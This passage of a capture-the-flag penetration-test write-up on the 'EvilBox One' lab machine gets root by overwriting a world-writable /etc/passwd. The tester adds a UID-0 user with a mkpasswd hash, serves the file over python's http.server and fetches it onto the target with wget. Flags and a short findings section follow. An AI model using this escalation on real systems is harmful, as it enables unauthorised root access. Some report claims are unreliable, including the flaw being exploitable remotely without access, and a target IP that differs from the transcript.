
</td>
<td>



```
mowree@EvilBoxOne:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```






```
┌──(lakshay㉿lakshay)-[~]
└─$ mkpasswd -m sha-512
Password:
$6$RE.pZC6y3rB3cZ2l$9JWq.vyo611PjzovBLGqybzKrCViGPXZoJYjogu2KNj18RQ4Lu.50h/JoSRomQ4.I36/lYZhLtY87bCXp0Q43/
```





```
┌──(lakshay㉿lakshay)-[~/Downloads/passwd]
└─$ ls
passwd.txt

┌──(lakshay㉿lakshay)-[~/Downloads/passwd]
└─$ cat passwd.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lakshay:$6$RE.pZC6y3rB3cZ2l$9JWq.vyo611PjzovBLGqybzKrCViGPXZoJYjogu2KNj18RQ4Lu.50h/JoSRomQ4.I36/lYZhLtY87bCXp0Q43/:0:0/root:/root:/bin/bash
```

</td>
</tr>
</table>

		 `lakshay:$6$RE.pZC6y3rB3cZ2l$9JWq.vyo611PjzovBLGqybzKrCViGPXZoJYjogu2KNj18RQ4Lu.50h/JoSRomQ4.I36/lYZhLtY87bCXp0Q43/:0:0/root:/root:/bin/bash` **Description : -** The existing users that exist in /etc/passwd are copied and pasted to our own passwd file. SHA-512 hash of password for new user is created using “mkpasswd” tool. New user lakshay is added to our passwd file.

18	**Replacing /etc/passwd file in the target machine**	
		`┌──(lakshay㉿lakshay)-[~/Downloads/passwd]`
		`└─$ python3 -m http.server 4444`
		`Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...`
		`10.0.2.5 - - [07/Apr/2023 07:09:18] "GET /passwd HTTP/1.1" 200 -`
		Description : -
		http service is started on port 4444 from the folder where our modified passwd file is stored
		Command : -
		python3 -m http.server 4444
		
		`mowree@EvilBoxOne:~$ cd /etc`
		`mowree@EvilBoxOne:/etc$ wget http://10.0.2.4:4444/passwd -O passwd`
		`--2023-04-07 13:09:19--  http://10.0.2.4:4444/passwd`
		`Conectando con 10.0.2.4:4444... conectado.`
		`Petición HTTP enviada, esperando respuesta... 200 OK`
		`Longitud: 1538 (1,5K) [application/octet-stream]`
		`Grabando a: “passwd”`
		`passwd                    100%[=========================>]   1,50K  --.-KB/s    en 0s`
		`utime(passwd): Operación no permitida`
		`2023-04-07 13:09:19 (31,1 MB/s) - “passwd” guardado [1538/1538]`
		Description : -
		Modified passwd file is downloaded on the target machine
		Command : -
		wget http://10.0.2.4:4444/passwd -O passwd

19	**Switching to root user**	
		`mowree@EvilBoxOne:/etc$ su lakshay`
		`Contraseña:`
		`root@EvilBoxOne:/etc# ls`
		Description : -
		After the modification user lakshay can be used to login a root user
		Command : -
		su lakshay

20	**Flag 2**	 root@EvilBoxOne:~# ls root.txt root@EvilBoxOne:~# cat root.txt 36QtXfdJWvdC0VavlPIApUbDlqTsBM **Description : -** The flag is saved in “root.txt” **Command : -** cat root.txt **Output : -** 36QtXfdJWvdC0VavlPIApUbDlqTsBM

Security Weaknesses

Apache HTTP Server Path Traversal & Remote Code Execution

The vulnerability, identified as CVE-2021-41773, is caused by a flaw in the way that the software handles requests for the path "/cgi-bin/". An attacker can exploit this vulnerability by sending a specially crafted HTTP request containing directory traversal characters ("../") to access files outside of the webroot and potentially execute arbitrary code.

The vulnerability affects all versions of Apache HTTP Server prior to version 2.4.50 and has been assigned a CVSS score of 9.8 (critical severity).

Weak permissions for /etc/passwd file

Linux systems use the /etc/passwd file to store information about user accounts, including usernames, encrypted passwords, and user IDs. A vulnerability was discovered in the way that the file's permissions are set that could allow an attacker to add a new root user to the system.

The vulnerability is caused by weak permissions on the /etc/passwd file, which can be modified by any user on the system. By appending a new user account entry to the file, an attacker can create a new root user with full access to the system.

This vulnerability is particularly dangerous because it can be exploited without requiring any special privileges or system access. Furthermore, the attack can be carried out remotely, making it a significant security risk.


External Penetration Test Findings

Apache HTTP Server Path Traversal & Remote Code Execution (Critical)

Description:	The vulnerability, identified as CVE-2021-41773, is caused by a flaw in the way that the software handles requests for the path "/cgi-bin/". An attacker can exploit this vulnerability by sending a specially crafted HTTP request containing directory traversal characters ("../") to access files outside of the webroot and potentially execute arbitrary code.
Impact:	Critical
System:	10.0.2.15 (EvilBox One)
References:	https://blog.qualys.com/vulnerabilities-threat-research/2021/10/27/apache-http-server-path-traversal-remote-code-execution-cve-2021-41773-cve-2021-42013


Exploitation Proof of Concept

Flag 1 (Non Root User) : 56Rbp0soobpzWSVzKh9YOvzGLgtPZQ



```
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9YOvzGLgtPZQ
```

Flag 2 (Root User) : 36QtXfdJWvdC0VavlPIApUbDlqTsBM



```
root@EvilBoxOne:~# ls
root.txt
root@EvilBoxOne:~# cat root.txt
36QtXfdJWvdC0VavlPIApUbDlqTsBM
```